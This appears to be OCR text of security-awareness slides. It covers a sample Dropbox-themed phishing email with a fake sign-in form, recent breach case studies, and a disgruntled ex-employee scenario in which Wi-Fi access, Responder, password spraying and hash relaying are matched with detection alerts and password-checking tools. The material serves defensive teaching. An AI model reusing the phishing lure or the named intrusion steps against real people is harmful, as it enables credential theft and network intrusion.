From Dr()p-B()x!! <Holli@ccmech.com>
Subject **Scan654464-87555!**
To

Reply | Reply All

Dropbox

You Have Received (5) pdf files sent to you via dropbox

Access File Here

Happy Dropboxing!

File Will be deleted on =
5 March, 2018

Dropbox, Inc., PO Box 77767, San Francisco, CA 94107
© 2018 Dropbox.

Try Dropbox Business | Dropbox | Download the app

Sign in

Sign in with your Email

john@example.com

Password

Sign In

Dropbox	About us	Support	Community
Install	Dropbox Blog	Help Center	Referrals
Mobile	About	Contact us	Forum
Pricing	Branding	Copyright	Twitter
Business	News	Cookies	Facebook
Enterprise	Jobs	Privacy & Terms	Developers
Tour			

English (United States)

Recent Breach: Guaranteed Rate

- Incident: Phishing attack
- Actor: Unknown
- What Happened: A Guaranteed Rate employee opened a phishing email, leading to a breach of personal data
- Impacts: 187,000 names and Social Security numbers exposed or stolen
- Implications: Phishing is still one of the top attack vectors
  - Focus on employee education: 39% of employees admit to having clicked on links/attachments from unrecognized senders
  - Focus on detection, as well as threat intelligence on actors targeting you

guaranteedRate®

Recent Breach: Marriott

- Incident: Massive breach of personal data
- Actor: Chinese Ministry of State Security, political/financial motivations
- What Happened: Attackers first got in by piercing the Starwood reservation system as early as 2014
- Impacts: 383 million “unique guests”
  - Hackers accessed approximately 5.25 million unencrypted passport numbers
- Implications: Any travelers could be affected (4 years)
  - Assess the cost vs. risk of canceling corporate and personal credit cards used with Marriott and Starwood rewards programs
  - M&A lessons learned – could more due diligence from infosec help?
  - Very long “dwell time” by attackers…how did this go unnoticed?

MARRIOTT

Recent Breach: SunTrust

- Incident: Insider Data Theft
- Actor: A former SunTrust employee
- What Happened: A former employee allegedly printed out the personal data of 1.5 million customers and tried to sell it to criminal parties
- Impacts: Apologies to affected parties, additional monitoring, and coordination with law enforcement
- Implications: Any organization, if not careful and diligent, can be targeted in a similar fashion
  - Focus on HR practices and investigations
  - Control access to PII and admin privileges

Wrapping Up

- The attacks are happening more often
- The **attackers** are getting smarter!
- All is not hopeless, though:
  - Educate users
  - Assess yourself often
  - Plan mitigation controls and tactics
  - Monitor the environment carefully


It's story time!

- Meet Mr. Dez Gruntled
- Dez got fired from 7 Minute Security
- He's mad
- ***REAL*** mad
- He wants payback
- He's gonna hack the network to pieces!

Dez's hacking notebook

- "Ooo! Maybe they didn't change the wifi password!"
- "I wonder if my AD account is still active?"
- "Are people still picking stinky passwords?"
- "I'll leave some 'presents' on the file shares!"
- "Crack and relay hashes!"
- **"DESTROY 7MS AT ALL COST!"**

“Maybe they didn’t change the wifi password!”




“Maybe they didn’t change the wifi password!”

Device Alert: 'up2nogood' in '7MS-CORP' joined the network

Fing has noticed a change with a device you are watching.

Network	7MS-CORP
Device	up2nogood
Type	Virtual Machine
Vendor	VMware
IP address	...
MAC address	00:0C:29:E5:5F:25
Discovery time	Today 12:08 PM

“I wonder if my AD account is still active?”



“I wonder if my AD account is still active?”

Netwrix Auditor Alert


Logon Attempt to a Disabled Account

Alerts when someone tries to log in using a disabled account (e.g., a guest account or the account of a former employee). Use this alert to detect intruders.


The alert was triggered by 1 activity records being captured within 600 seconds. The most recent of those activity records is shown below. To review the full activity trail, use the interactive search in Netwrix Auditor.

Who:	dez
Action:	Failed Logon
Object type:	Logon
What:	N/A
When:	5/16/2019 2:57:42 PM
Where:	7ms-dc01.7min.sec

“Are people still picking stinky passwords?” (using Responder)



“Are people still picking stinky passwords?” (password spraying)



“Are people still picking stinky passwords?”

Netwrix Auditor for Active Directory

Logon Activity Summary

Successful Logons	70
Failed Logons	82

Failed Logon	**Logon**	N/A	7min.sec	7ms-dc01.7min.sec	JBuchanan	5/16/2019 4:19:59 PM	Not Applicable	**Cause**: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
Failed Logon	**Logon**	N/A	7min.sec	7ms-dc01.7min.sec	Than0s	5/16/2019 4:19:59 PM	Not Applicable	**Cause**: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
Failed Logon	**Logon**	N/A	7min.sec	7ms-dc01.7min.sec	PQuill	5/16/2019 4:19:59 PM	Not Applicable	**Cause**: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
Failed Logon	**Logon**	N/A	7min.sec	7ms-dc01.7min.sec	RRaccoon	5/16/2019 4:19:59 PM	Not Applicable	**Cause**: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.
Failed Logon	**Logon**	N/A	7min.sec	7ms-dc01.7min.sec	HHogan	5/16/2019 4:19:59 PM	Not Applicable	**Cause**: User logon with misspelled or bad user account. This entry represents 2 matching events occurring within 600 seconds.

“Are people still picking stinky passwords?”

https://haveibeenpwned.com/Passwords

	Format	File	Date	Size
torrent cloudflare	SHA-1	Version 4 (ordered by prevalence)	17 Jan 2019	11.0GB
torrent cloudflare	SHA-1	Version 4 (ordered by hash)	17 Jan 2019	9.78GB
torrent cloudflare	NTLM	Version 4 (ordered by prevalence)	17 Jan 2019	8.85GB
torrent cloudflare	NTLM	Version 4 (ordered by hash)	17 Jan 2019	7.58GB

“Are people still picking stinky passwords?”

https://github.com/JacksonVD/PwnedPasswordsDLL-API

PwnedPasswordsDLL-API.dll


https://github.com/JacksonVD/PwnedPasswordsDLL

PwnedPasswordsDLL.sln

https://safepass.me

SafePassMe-4.0.5.msi

“I’ll leave some ‘presents’ on the file shares!” (HR share)



